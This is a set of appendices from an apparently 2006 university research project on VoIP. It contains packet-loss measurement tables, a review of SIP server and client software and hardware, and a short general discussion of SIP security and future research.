[41] Performance issues can be the reason. See chapter C.7

Appendix C: Measured figures for Bas's upload

The table below shows the revealed figures for packet loss per burst, related to the upstream or uplink connection of Bas.

Run 1: Bas —>Talitwan.os3.nl, 64kb/s [42]
Run 2: Bas —>Twan, 64kb/s
Run 3: Bas —>Talitwan.os3.nl, 128kb/s Duplex mode [43]

Burst	Run 1	Run 2	Run 3
01	3	9	11
02	0	68	22
03	1	7	13
04	0	4	8
05	0	10	5
06	4	10	16
07	4	5	12
08	0	0	0
09	1	10	1
10	0	0	0
11	1	10	10
12	4	40	16
13	3	4	17
14	4	26	26
15	10	25	10
16	0	0	0
17	4	6	40
18	10	10	28
19	6	3	3
20	60	20	20
21	4	19	19
22	34	10	10
23	18	42	19
24	40	64	16
25	0	0	0
26	42	30	30
27	10	46	19
28	4	12	12
29	24	66	8
30	40	10	10
31	18	25	25
32	16	0	0
33	1	10	10
34	4	6	6
35	25	5	5

Table 5: Lost packets on Bas's upload.

Although it seems that Bas's upload is able to cope with 2000 packets per second, it was not fed with 2000 packets per second. For this issue the computer running the test was to blame. This machine was not able to send 2000 packets per second. The delay between the transmissions was larger than programmed. The reason why the delay became larger is yet unknown [44]. The result was that the machine was sending packets as such that the packet loss for the upload was measured incorrectly. From where the figures are correct is uncertain, it can be at a burst of 6 estimated.

[42] Run 1 increased the burst every 10.000th frame instead of 100.000th
[43] Duplex mode: Bas was receiving 128kb/s during the run
[44] Performance issues can be the reason. See chapter C.7

Appendix D: Measured figures for Twan's upload

The table below shows the revealed figures for packet loss per burst, related to the upstream or uplink connection of Twan.

Run 1: Twan —>Bas, 64kb/s Duplex mode [45] [46]
Run 2: Twan —>Stefan, 64kb/s Duplex mode
Run 3: Twan —>Stefan, 128kb/s Duplex mode

Burst	Run 1	Run 2	Run 3
01	9	32	353
02	2	14	228
03	1	16	235
04	0	4	168
05	0	5	420
06	4	46	262
07	11	60	334
08	8	40	328
09	1	1	271
10	0	30	310
11	1	1	472
12	64	4	412
13	3	3	160
14	18	60	628
15	10	40	775
16	0	32	144
17	4	4	533
18	28	10	388
19	25	6	364
20	20	140	700
21	4	4	649
22	34	12	582
23	18	156	272
24	40	112	592
25	0	0	600
26	16	16	45868
27	10	10	883
28	32	172	572
29	140	53	99913
30	220	70	all lost
31			all lost
32			all lost
33			40963
34			516
35			45925

Table 6: Lost packets on Twan's upload.

The reason why all packets were lost during the last run, at a burst of 31, 32 and 33, is possibly due to temporarily heavy upload or download traffic at the node Twan.

[45] Duplex mode: Twan was receiving 64kb/s during the run
[46] Runs 1 and 2 increased the burst every 10.000th frame instead of 100.000th

D Appendix: Software

RP2: VoIP Software

B. Eenink
University of Amsterdam

29th June 2006

D.1 Software choice

When starting a VoIP project, whether it is a research or business implementation the choice of software almost seems infinite [15]. It is necessary to limit oneself to some applications. The RP2-project used the following software 13, which can be used for realising a real-life VoIP implementation. The most difficult part is to find decent server software which fits the needs of the implementation. Client software isn't an issue at all. When a VoIP-client doesn't satisfy the needs of a user, one can simple download and try another client [16].

	Server software		**Client software**
1.	Swyx (5.01.0080 nl)	1.	SwyxIt! (5.02.0020)
2.	Asterisk (1.0.7)	2.	Express Talk (v2.02)
		3.	Linphone (1.3.5)
		4.	Kphone (4.1.0)
		5.	Snom (360-5.3)
		6.	Yate (0.9.0pre4)
		7	Fritz!Box (Fon WLAN 7050)

Figure 13: Used software

First the server software will be discussed, then there will be a brief description of the client software. The client software is of less importance because clients can more easily be replaced than server software. RP2 project reviewed two server applications, one made for Windows [11] and one made for Linux [12].

D.2 Swyxware

The Swyx software [1] used for this project is a commercial trial application suited for Windows, version v5.01.0080. At the time of writing a newer demo version has been released at the website [2]. With a couple of clicks it has been fully installed and configured, including backups. The administration is a very simple task because of the integration with Windows Service Management. Swyx offers full support on their products.

D.2.1 Asterisk

Asterisk is an open source PBX server and therefore free software, version 1.0.7. The advantage of this approach is that upgrading to a new version doesn't cost money, neither does the expansion for the use of more users because you don't have to pay for userlicenses. The disadvantage of this approach is that there isn't a helpdesk available. The only help there is, exists of forums and mailing lists. When a company has some linux enigineer at their service, there will be no problem at all to maintain this service.

D.2.2 Client software

The client applications have many differences at both the layout and technical implementation. Most of the client software suffers from small bugs, like Kphone who likes to crash sometimes, or linphone which has some problems with audio

codecs. Some software doesn't seem to work at all like the Snom [9] and Yate [10] (for Windows) software.

Bottomline: Commercial developers will offer more solid applications but it is just a matter of time before the free applications will work like they are supposed to. For example, the free application Express Talk [6] (for Windows) works fine but forgets to reregister from time to time.

D.3 Hardware

This research had the oppertunity to test a hardware implementation of VoIP, the Fritz!Box [17]. With minimal configuration it's possible to use this box to plug in an analog phone and use it over VoIP. This is one step closer to the implementation as it would be ideal in a business model; reuse the analog phones to minimize the costs of a analog-to-VoIP switch.

D.3.1 Availability tests

A tool like Sipsak [33] is able to test a PBX against DOS attacks. Both Swyx and Asterisk resisted this attack very well. This was to expect since invite requests are not very complicated and don't require sessions to maintain like TCP does. Furthermore, both Swyx and Asterisk don't use any security on their communication so that requests don't ask too much processor capacity. Normally security measures like TLS might ask a lot of a systems processor capacity [34] so that an application can't stand an attack like Sipsak simulates.

D.3.2 Security

Because the SIP [4] and RTP [5] protocols send their information in plaintext, it is relatively easy to eavesdrop a conversation or worse. This is very common with new technology; first it must work and from there on the focus shifts to security. Now, new protocols have been thought up to ensure security like Secure SIP [13] and Secure RTP [14]. At this time of writing the available applications don't support these secure protocols yet. This is because these protocols are too new to be fully implemented at this moment, for example, the draft on SIPS is from June 2006 [13]. With the new secure implementations VoIP will be more secure than the PSTN [47].

References

[1] **Swyx**, VoIP software, 2006
http://www.swyx.com

[2] **Swyx demo version**, VoIP software, 2006
http://www.swyx.com/uk/demo/

[3] **Asterisk — The Open Source PBX**, Digium, 2006
http://www.asterisk.org/

[4] **Session Initiation Protocol RFC3261**,IETF, 2002
http://www.ietf.org/rfc/rfc3261.txt

[47] Public Switched Telephone Network

[5] **RTP: A Transport Protocol for Real-Time Applications**, IETF, 2003, http://www.ietf.org/rfc/rfc3550.txt

[6] **Free VoIP Softphone**, NCH Swift Sound, 2006 http://www.nch.com.au/talk/

[7] **Linphone**, Linphone.org, 2006 http://www.linphone.org/

[8] **Kphone**, Sourceforge, 2006 http://sourceforge.net/projects/kphone

[9] **Snom 360 softphone** Snom Technology AG, 2006 http://www.snom.com/snom360softphone.html

[10] **Yate - Yet Another Telephone Engine** Null team http://yate.null.ro/

[11] **Microsoft Windows Family Home Page**, Microsoft http://www.microsoft.com/windows/

[12] **The Linux Home Page** Linux online http://www.linux.org/

[13] **SIPS: draft-ietf-sip-sec-flows-01**, IETF, June 2006, http://www.ietf.org/internet-drafts/draft-ietf-sip-sec-flows-01.txt

[14] **The Secure Real-time Transport Protocol (SRTP)**, IETF, March 2004, http://www.ietf.org/rfc/rfc3711.txt

[15] **Open Source VOIP Software** Voip-info.org,2006 http://www.voip-info.org/wiki-Open+Source+VOIP+Software

[16] **SIP Telephones** Iptel.org,2006 http://www.iptel.org/info/products/sipphones.php

[17] **Fritz!Box**, AVM, 2006 http://www.avm.de/de/Produkte/FRITZBox/index.html

E Appendix: Discussion

RP2: Discussion

A. Schonewille & B. Eenink
University of Amsterdam

3th July 2006

E.1 Project progress

The progress of the project has been very steady. After reading about VoIP some experiments came into practice. This research lasted a month which was a little short but nevertheless the practical research produced some very useful knowledge about hacking the SIP protocol. Because of the excellent equipment and support we got, we were able to test hardware and not only voice telephones. A funny aspect of the specific hardware [1] was that it took a while to initiate a call to a softphone.

E.2 Future research

This project provides a basis for future research. The SIP hacks discovered by this research can be altered to use for H.323 instead of SIP. When secure SIP comes into use, it will be interesting to see whether the client applications as well as the server applications are able to withstand a MitM attack on the SSL level. Last but not least, this research provides a basis for creating further exploits with regard to SIP. The perl-scripts used for this research are freely available under the projectpages [2], [3].

References

[1] **Fritz!Box Fritz!Box**, AVM, 2006
http://www.avm.de/de/Produkte/FRITZBox/index.html

[2] **Bas's RP2 homepage**, Bas Eenink, 2006,
http://www.os3.nl/~bas/RP2/

[3] **Twan's RP2 homepage**, Antoine Schonewille, 2006,
http://www.os3.nl/~talitwan/RP2/